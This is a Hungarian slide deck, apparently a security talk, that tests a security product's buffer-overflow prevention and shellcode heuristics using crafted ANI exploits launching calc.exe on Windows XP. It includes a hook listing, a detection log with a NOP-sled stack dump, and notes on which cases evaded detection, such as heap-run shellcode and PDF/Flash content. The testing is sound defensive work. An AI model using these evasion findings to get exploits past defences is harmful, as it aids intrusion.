
Buffer Overflow Exploit Prevention (BOEP)

Shellcode Heuristics (SCH)

Buffer Overflow Exploit Prevention

- Nem a puffer túlcsordulást akadályozza meg, hanem a shellkód végrehajtását próbálja gátolni
- A vizsgált termék hivatalos dokumentációja alapján: „a stack és a heap területek figyelésével állapítja meg az agent, hogy sikeres puffer túlcsordulást hajtottak végre és megakadályozza a kártékony kód futását”
- A letölt&végrehajt típusú shellkódok fájl és process létrehozással dolgoznak, így ha a BOEP modul ráépül az ezekhez szükséges függvényekre továbbá minden egyes híváskor ellenőrizni tudja, hogy annak ősforrása adatterület-e (stack, heap), akkor blokkolhatja a függvényhívást és/vagy terminálhatja a process-t

BOEP API hooks



The screenshot shows the SanityCheck Home Edition v 1.02 application window. The title bar reads "SanityCheck Home Edition v 1.02 - http://www.resplendence.com". The interface includes a menu bar with "Analyze..", "Simple mode..", "About", "Details..", "Set GlobalFlag", and "Restore GlobalFlag". Below the menu bar is a tabbed interface with "Drivers", "Devices", "Processes", "Threads", "Object types", "DPCs", "Routines", and "Report". The "Routines" tab is selected, displaying a table of API hooks.

Routine name	Address	SSDT Address	Module	Notes
HalReadDmaCounter	0x806D31A6	NA	hal.dll	
NtCreateProcess	NA	0xA7EE3C0C	[REDACTED]	This routine has been hooked through the SSDT.
NtCreateFile	0x8056D44A	0xA7EE3C05	[REDACTED]	This routine has been hooked through the SSDT.
NtCreateProcessEx	NA	0xA7EE3C13	[REDACTED]	This routine has been hooked through the SSDT.
RtlTimeToElapsedTimeFields	0x805DE230	NA	ntkrnlpa.exe	
RtlTimeFieldsToTime	0x8052C062	NA	ntkrnlpa.exe	

Status: Ready

BOEP tesztelés módja

- Első megközelítés: lehetséges-e a vizsgált függvényhívás alá bekerülni (pl. WinExec → CreateProcessA → CreateProcessInternalA → ZwCreateProcessEx lánc mely tagjára ül rá a BOEP)?
- Második megközelítés: mely memóriaterületről fut a shellkód? Példa: stack overflow; lehetőségek:
 - stack
 - heap
 - return-to-libc

Teszt esetek: ANI overflow calc.exe indítással

- Áldozat: egy patcheletlen Windows XP SP2
- Shellkód hordozó: valós példák alapján konstruált ANI állományok
- Sérülékenység: verem alapú túlcsordulás
- Shellkód memóriabeli helye:
 - ▣ az alap ANI overflow esetében a shellkód heap területről fut (ezt nem detektálta a BOEP!)
 - ▣ felhasználtam egy return-to-libc exploitot is (ezt viszont megakadályozta a BOEP!)
 - ▣ próbáltam stackből futó shellkódos verziót létrehozni, de nem sikerült (talán túl kicsi a rendelkezésre álló stack terület)

Sikeres BOEP védekezés logja

```
EditPad Pro - [C:\Documents and Settings\garap\Desktop\BOEP_Driver.log]
File Edit Project Search Block Mark Fold Tools Macros Extra Convert Options View Help
BOEP_Driver.log
BOEP(D): DETECTED stack execution RA:0013ded4
BOEP(M): EPROCESS Partial name=EXPLORE.EXE
BOEP(M): Time=2009-09-16 06:56:12.078
BOEP(M): Exploit=Check PID: 3260 TID: 2964 RA: 0013ded4 CF: 00000258
BOEP(F): FPT[00:00] PID:3260 TID:2964 SP:0013d1bc FP:0013dc0c NF:0013dc0c RP:7c90eb94
BOEP(F): Stack@0013dc0c: 0013dcf8 7c81db8f 00000000 023c8e38
0013dc1c: 0232e9e8 00000000 00000000 00000001
BOEP(F): STB[01:00] PID:3260 TID:2964 SP:0013d1bc FP:0013dc0c NF:0013dc0c RP:7c90d775 ;
BOEP(F): STB[02:00] PID:3260 TID:2964 SP:0013d1bc FP:0013dc0c NF:0013dc0c RP:7c818f16 ; ntdll.ZwCreateProcessEx hívás utáni
BOEP(F): FPT[03:00] PID:3260 TID:2964 SP:0013d1bc FP:0013dc0c NF:0013dcf8 RP:7c81db8f
BOEP(F): Stack@0013dc0c: 0013dcf8 7c81db8f 00000000 023c8e38 ; kernel32.CreateProcessInternalW hívás utáni sor
0013dc1c: 0232e9e8 00000000 00000000 00000001
BOEP(F): FPT[04:00] PID:3260 TID:2964 SP:0013d1bc FP:0013dcf8 NF:0013dd30 RP:7c802393
BOEP(F): Stack@0013dcf8: 0013dd30 7c802393 00000000 00032af8 ; kernel32.CreateProcessInternalA hívás utáni sor
0013dd08: 02110170 00000000 00000000 00000001
BOEP(F): FPT[05:00] PID:3260 TID:2964 SP:0013d1bc FP:0013dd30 NF:0013ddd4 RP:77c295ec
BOEP(F): Stack@0013dd30: 0013ddd4 77c295ec 00032af8 02110170 ; kernel32.CreateProcessA hívás utáni sor
0013dd40: 00000000 00000000 00000001 00000000
BOEP(F): FPT[06:00] PID:3260 TID:2964 SP:0013d1bc FP:0013ddd4 NF:0013ddf8 RP:77c2880f
BOEP(F): Stack@0013ddd4: 0013ddf8 77c2880f 00000000 00032af8 ; msvcr7.77c29470 hívás utáni sor
0013dde4: 02110170 00000000 00032b0b 00000000
BOEP(F): FPT[07:00] PID:3260 TID:2964 SP:0013d1bc FP:0013ddf8 NF:0013de24 RP:77c28907
BOEP(F): Stack@0013ddf8: 0013de24 77c28907 00000000 00032af8 ; msvcr7.77c287d4 hívás utáni sor
0013de08: 0013de44 00000000 0013ded4 00000000
BOEP(F): FPT[08:00] PID:3260 TID:2964 SP:0013d1bc FP:0013de24 NF:0013de54 RP:77c2941d
BOEP(F): Stack@0013de24: 0013de54 77c2941d 00000000 00032af8 ; msvcr7._spawnve hívás utáni sor
0013de34: 0013de44 00000000 0013ded4 0013df04
BOEP(F): FPT[09:00] PID:3260 TID:2964 SP:0013d1bc FP:0013de54 NF:0013dee0 RP:0013ded4 ; system függvényre hivatkozás
BOEP(F): Stack@0013de54: 0013dee0 0013ded4 0013df04 0013df88
0013de64: 0013df04 0013df88 90909090 90909090
0013de74: 90909090 90909090 90909090 90909090
0013de84: 90909090 90909090 90909090 90909090
0013de94: 90909090 90909090 0000006c 90909090
0013dea4: 90909090 90909090 90909090 90909090
0013deb4: 90909090 90909090 7c8024d6 90909090
0013dec4: 90909090 0013de58 90909090 0000006c
0013ded4: 90909090 77c293c7 ffffffff 90909090
1: 1 Insert 285284 C:\Documents and Settings\garap\Desktop\BOEP_Driver.log
```

Shellkód heurisztika

- Kifejezetten adatállományokban történő shellkód felismerésre fejlesztették ki a növekvő számú, (fájl)feldolgozó sérülékenységen alapuló exploitok elleni védelemként
- A gyártó szerint: „az SCH processzor utasítások kombinációit keresi az adatfolyamban, melyek különböző bonyolultságú mintákká állnak össze”
- Nem egyszerűen a „90 90 ... 90” megtalálásáról van szó, de részletesebb leírás nem áll rendelkezésre
- A teszteléshez elég egy shellkód hordozó fájlt egy másik könyvtárba másolni

Shellkód heurisztika tesztelése

- Első megközelítés: nyilvános illetve „élő” exploitokkal tesztelés (különböző fájlformátumok: pl. html /JavaScript kód/, ani, wmf stb.)
- Második megközelítés: egy exploitból kiindulva, különböző shellkódok beillesztése (érdeemes például a calc.exe-s ANI overflow-ból kiindulni, és abban cserélgetni a shellkódot)

Tesztesetek

- PoC-ok, élő exploitok: ANI, WMF, JavaScript letöltés végrehajt shellkódjait mind detektálta, függetlenül attól, hogy kódolatlan vagy kódolt előfordulásúak voltak
- Ugyanakkor úgy tűnik, hogy PDF és Flash kódokat nem vizsgál (vagy csak nem detektálta a shellkód jelenlétét → mélyebb elemzést igényel)
- Sima calc.exe futtatás (nincs szükség letöltésre) sem akadt fenn a rostán

Köszönöm a figyelmet!

